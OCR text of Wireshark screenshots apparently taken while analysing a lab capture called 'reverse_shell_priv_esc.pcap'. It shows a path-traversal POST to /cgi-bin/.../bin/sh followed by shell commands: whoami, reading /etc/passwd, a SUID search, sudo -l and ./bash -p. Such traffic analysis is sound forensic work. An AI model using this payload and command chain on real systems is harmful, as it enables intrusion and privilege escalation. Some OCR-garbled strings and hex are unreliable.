




reverse_shell_priv_esc.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
VirtualBox
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932164533, TSecr 3398040795
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932164533
Timestamp echo reply: 3398040795
[Timestamps]
[Time since first frame in this TCP stream: 9.578809000 seconds]
[Time since previous frame in this TCP stream: 3.558241000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 7]
[Bytes sent since last PSH flag: 7]
TCP payload (7 bytes)
Hypertext Transfer Protocol
File Data: 7 bytes
Data (7 bytes)
Data: 77686f616d690a
[Length: 7]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 3b 43 cf 40 00 40 06 e0 12 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 16 b5 67 a3 7a f7 80 18
0030 01 e9 3e 1e 00 00 01 01 08 0a 73 2a 7d b5 ca 89
0040 fc db 77 68 6f 61 6d 69 0a
whoami


reverse_shell_priv_esc.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
Notion
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932175182, TSecr 3398044353
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932175182
Timestamp echo reply: 3398044353
[Timestamps]
[Time since first frame in this TCP stream: 20.228071000 seconds]
[Time since previous frame in this TCP stream: 10.649223000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 16]
[Bytes sent since last PSH flag: 16]
TCP payload (16 bytes)
Hypertext Transfer Protocol
File Data: 16 bytes
Data (16 bytes)
Data: 636174202f6574632f7061737377640a
[Length: 16]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 44 43 d0 40 00 40 06 e0 08 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 16 bc 67 a3 7a f7 80 18
0030 01 e9 81 12 00 00 01 01 08 0a 73 2a a7 4e ca 8a
0040 0a c1 63 61 74 20 2f 65 74 63 2f 70 61 73 73 77
cat /e tc/passw
0050 64 0a
d


Capture d'écran effectuée
Vous pouvez coller l'image depuis le presse-papiers.
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools He
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
Terminal
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932186223, TSecr 3398055002
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932186223
Timestamp echo reply: 3398055002
[Timestamps]
[Time since first frame in this TCP stream: 31.268223000 seconds]
[Time since previous frame in this TCP stream: 11.040105000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 39]
[Bytes sent since last PSH flag: 39]
TCP payload (39 bytes)
Hypertext Transfer Protocol
File Data: 39 bytes
Data (39 bytes)
Data: 66696e64202f202d7065726d202d34303030202d747970652066206232e2f6465762f
[Length: 39]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 5b 43 d1 40 00 40 06 df f0 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 16 cc 67 a3 7a f7 80 18
0030 01 e9 50 0c 00 00 01 01 08 0a 73 2a d2 6f ca 8a
0040 34 5a 66 69 6e 64 20 2f 20 2d 70 65 72 6d 20 2d
0050 34 30 30 30 20 2d 74 79 70 65 20 66 20 32 3e 2f
0060 64 65 76 2f 6e 75 6c 6c 0a
4Zfind / -perm -
4000 -ty pe f 2>/
dev/null


Capture d'écran effectuée
Vous pouvez coller l'image depuis le presse-papiers.
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools He
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
Notion
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932189587, TSecr 3398066042
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932189587
Timestamp echo reply: 3398066042
[Timestamps]
[Time since first frame in this TCP stream: 34.632236000 seconds]
[Time since previous frame in this TCP stream: 3.363966000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 8]
[Bytes sent since last PSH flag: 8]
TCP payload (8 bytes)
Hypertext Transfer Protocol
File Data: 8 bytes
Data (8 bytes)
Data: 7375646f202d6c0a
[Length: 8]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 3c 43 d2 40 00 40 06 e0 0e 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 16 f3 67 a3 7a f7 80 18
0030 01 e9 73 78 00 00 01 01 08 0a 73 2a df 93 ca 8a
0040 5f 7a 73 75 64 6f 20 2d 6c 0a
_zsudo - l


Capture d'écran effectuée
Vous pouvez coller l'image depuis le presse-papiers.
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools He
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
Terminal
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932201888, TSecr 3398069406
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932201888
Timestamp echo reply: 3398069406
[Timestamps]
[Time since first frame in this TCP stream: 46.933534000 seconds]
[Time since previous frame in this TCP stream: 12.301251000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 7]
[Bytes sent since last PSH flag: 7]
TCP payload (7 bytes)
Hypertext Transfer Protocol
File Data: 7 bytes
Data (7 bytes)
Data: 2e2f626173680a
[Length: 7]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 3b 43 d3 40 00 40 06 e0 0e 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 16 fb 67 a3 7a f7 80 18
0030 01 e9 8c 63 00 00 01 01 08 0a 73 2b 0f a0 ca 8a
0040 6c 9e 2e 2f 62 61 73 68 0a


Capture d'écran effectuée
Vous pouvez coller l'image depuis le presse-papiers.
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools He
http
No. Time Delta Source Destination Protocol Length Info
18 2024-07-10 15:52:30,325731 0.000000 10.0.1.12 10.0.1.208 HTTP 341 POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1 (application/x-www-f
25 2024-07-10 15:52:30,342324 0.016593 10.0.1.208 10.0.1.12 HTTP 144 GET / HTTP/1.1
32 2024-07-10 15:52:36,362453 6.020129 10.0.1.12 10.0.1.208 HTTP 69 Continuation
38 2024-07-10 15:52:39,920738 3.558285 10.0.1.12 10.0.1.208 HTTP 73 Continuation
47 2024-07-10 15:52:50,570000 10.6492… 10.0.1.12 10.0.1.208 HTTP 82 Continuation
56 2024-07-10 15:53:01,610152 11.0401… 10.0.1.12 10.0.1.208 HTTP 105 Continuation
65 2024-07-10 15:53:04,974165 3.364013 10.0.1.12 10.0.1.208 HTTP 74 Continuation
80 2024-07-10 15:53:17,275463 12.3012… 10.0.1.12 10.0.1.208 HTTP 73 Continuation
101 2024-07-10 15:53:34,511705 17.2362… 10.0.1.12 10.0.1.208 HTTP 76 Continuation
103 2024-07-10 15:53:39,587424 5.075719 10.0.1.12 10.0.1.208 HTTP 73 Continuation
112 2024-07-10 15:53:47,797652 8.210228 10.0.1.12 10.0.1.208 HTTP 82 Continuation
VirtualBox
Kind: No-Operation (1)
TCP Option - Timestamps: TSval 1932219120, TSecr 3398081708
Kind: Time Stamp Option (8)
Length: 10
Timestamp value: 1932219120
Timestamp echo reply: 3398081708
[Timestamps]
[Time since first frame in this TCP stream: 64.169776000 seconds]
[Time since previous frame in this TCP stream: 17.236193000 seconds]
[SEQ/ACK analysis]
[iRTT: 0.000333000 seconds]
[Bytes in flight: 10]
[Bytes sent since last PSH flag: 10]
TCP payload (10 bytes)
Hypertext Transfer Protocol
File Data: 10 bytes
Data (10 bytes)
Data: 2e2f626173680a2d700a
[Length: 10]
0000 06 f3 7a a0 35 81 06 0c 7b 40 a1 bd 08 00 45 00
0010 00 3e 43 d4 40 00 40 06 e0 0a 0a 00 01 0c 0a 00
0020 01 d0 11 5c 98 e2 65 c4 17 02 67 a3 7a f7 80 18
0030 01 e9 92 c3 00 00 01 01 08 0a 73 2b 52 f0 ca 8a
0040 9c ac 2e 2f 62 61 73 68 20 2d 70 0a